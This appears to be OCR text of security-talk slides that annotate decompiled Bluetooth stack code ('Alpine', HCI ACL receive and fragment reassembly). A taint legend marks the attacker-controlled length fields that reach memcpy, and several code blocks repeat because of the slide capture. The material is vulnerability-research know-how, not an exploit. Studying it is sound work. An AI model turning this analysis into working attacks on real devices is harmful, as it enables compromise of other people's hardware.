
- 🟦 uninitialized
- 🟩 initialized
- 🟥 controlled



```
if ( !p_link->mtu_complete && p_link->cur_buf ) {
  host_buf_free(p_link->cur_buf);
  p_link->cur_buf = NULL;
}
p_link->mtu_complete = 0;
p_link->length = data[0] | (data[1] << 8);
p_link->cur_len = 0;
p_link->pending_cid = (data[2] | (data[3] << 8));
if ( cid == 2 && p_link->length > 0x4F1 ) {
  p_link->mtu_complete = 1;
  return 0;
}
chan = prh_l2_chn_get_p_channel(p_link->pending_cid);
if ( p_link->length > chan->inMTU ) {
  p_link->mtu_complete = 1;
  return 0;
}
p_link->cur_buf = host_buf_alloc(p_link->length);
p_link->cur_buf->len = p_link->length;
p_link->cur_pos = p_link->cur_buf;
memcpy(p_link->cur_buf, data + 4, aclLen);
p_link->cur_pos += aclLen;
p_link->cur_len += aclLen;
if ( aclLen != p_link->length )
  return 0;
pkt_handler:
p_link->cur_pos = 0;
p_link->mtu_complete = 1;
prh_l2_pkt_handler(
  p_link->pending_cid, hci_handle, p_link->cur_buf);
return ret;
```


Alpine :: HCI ACL Rx :: ACL Start






```
if ( !p_link->mtu_complete && p_link->cur_buf ) {
  host_buf_free(p_link->cur_buf);
  p_link->cur_buf = NULL;
}
p_link->mtu_complete = 0;
p_link->length = data[0] | (data[1] << 8);
p_link->cur_len = 0;
p_link->pending_cid = (data[2] | (data[3] << 8));
if ( cid == 2 && p_link->length > 0x4F1 ) {
  p_link->mtu_complete = 1;
  return 0;
}
chan = prh_l2_chn_get_p_channel(p_link->pending_cid);
if ( p_link->length > chan->inMTU ) {
  p_link->mtu_complete = 1;
  return 0;
}
p_link->cur_buf = host_buf_alloc(p_link->length);
p_link->cur_buf->len = p_link->length;
p_link->cur_pos = p_link->cur_buf;
memcpy(p_link->cur_buf, data + 4, aclLen);
p_link->cur_pos += aclLen;
p_link->cur_len += aclLen;
if ( aclLen != p_link->length )
  return 0;
pkt_handler:
p_link->cur_pos = 0;
p_link->mtu_complete = 1;
prh_l2_pkt_handler(
  p_link->pending_cid, hci_handle, p_link->cur_buf);
return ret;
```


Alpine :: HCI ACL Rx :: ACL Start





```
if ( !p_link->mtu_complete && p_link->cur_buf ) {
  host_buf_free(p_link->cur_buf);
  p_link->cur_buf = NULL;
}
p_link->mtu_complete = 0;
p_link->length = data[0] | (data[1] << 8);
p_link->cur_len = 0;
p_link->pending_cid = (data[2] | (data[3] << 8));
if ( cid == 2 && p_link->length > 0x4F1 ) {
  p_link->mtu_complete = 1;
  return 0;
}
chan = prh_l2_chn_get_p_channel(p_link->pending_cid);
if ( p_link->length > chan->inMTU ) {
  p_link->mtu_complete = 1;
  return 0;
}
p_link->cur_buf = host_buf_alloc(p_link->length);
p_link->cur_buf->len = p_link->length;
p_link->cur_pos = p_link->cur_buf;
memcpy(p_link->cur_buf, data + 4, aclLen);
p_link->cur_pos += aclLen;
p_link->cur_len += aclLen;
if ( aclLen != p_link->length )
  return 0;
pkt_handler:
p_link->cur_pos = 0;
p_link->mtu_complete = 1;
prh_l2_pkt_handler(
  p_link->pending_cid, hci_handle, p_link->cur_buf);
return ret;
```


Alpine :: HCI ACL Rx



```
__int32 __fastcall prh_l2_sar_data_ind(
 char *hci_handle, host_buf *inbf, HCI_ACL_FLAGS flags)
{
 p_link = prh_l2_acl_find_handle((int)hci_handle);
 data = inbf->data;
 aclLen = inbf->len - 4;
 switch (flags) {
   case prh_hci_ACL_START_FRAGMENT:
     ...
   case prh_hci_ACL_CONTINUE_FRAGMENT:
     ...
 }
}
```


`p_link` is the representation of an established HCI Link Connection

Alpine :: HCI ACL Rx :: ACL Continue



```
__int32 __fastcall prh_l2_sar_data_ind(
 char *hci_handle, host_buf *inbf, HCI_ACL_FLAGS flags)
{
 p_link = prh_l2_acl_find_handle((int)hci_handle);
 data = inbf->data;
 aclLen = inbf->len - 4;
 switch (flags) {
   case prh_hci_ACL_START_FRAGMENT:
     ...
   case prh_hci_ACL_CONTINUE_FRAGMENT:
     ...
 }
}
```

Alpine :: HCI ACL Rx :: ACL Continue




Legend:


- ▨ uninitialized
- 🟩 initialized
- 🟥 controlled

```
if ( !p_link->cur_pos ) {
 p_link->mtu_complete = 1;
 return 0;
}
if ( p_link->cur_len+inbf->len > p_link->length ) {
 host_buf_free(p_link->cur_buf);
 p_link->cur_pos = 0;
 p_link->mtu_complete = 1;
 return 0;
}
memcpy(p_link->cur_pos, data, inbf->len);
p_link->cur_len += inbf->len;
if ( p_link->length != p_link->cur_len ) {
 p_link->cur_pos += inbf->len;
 return ret;
}
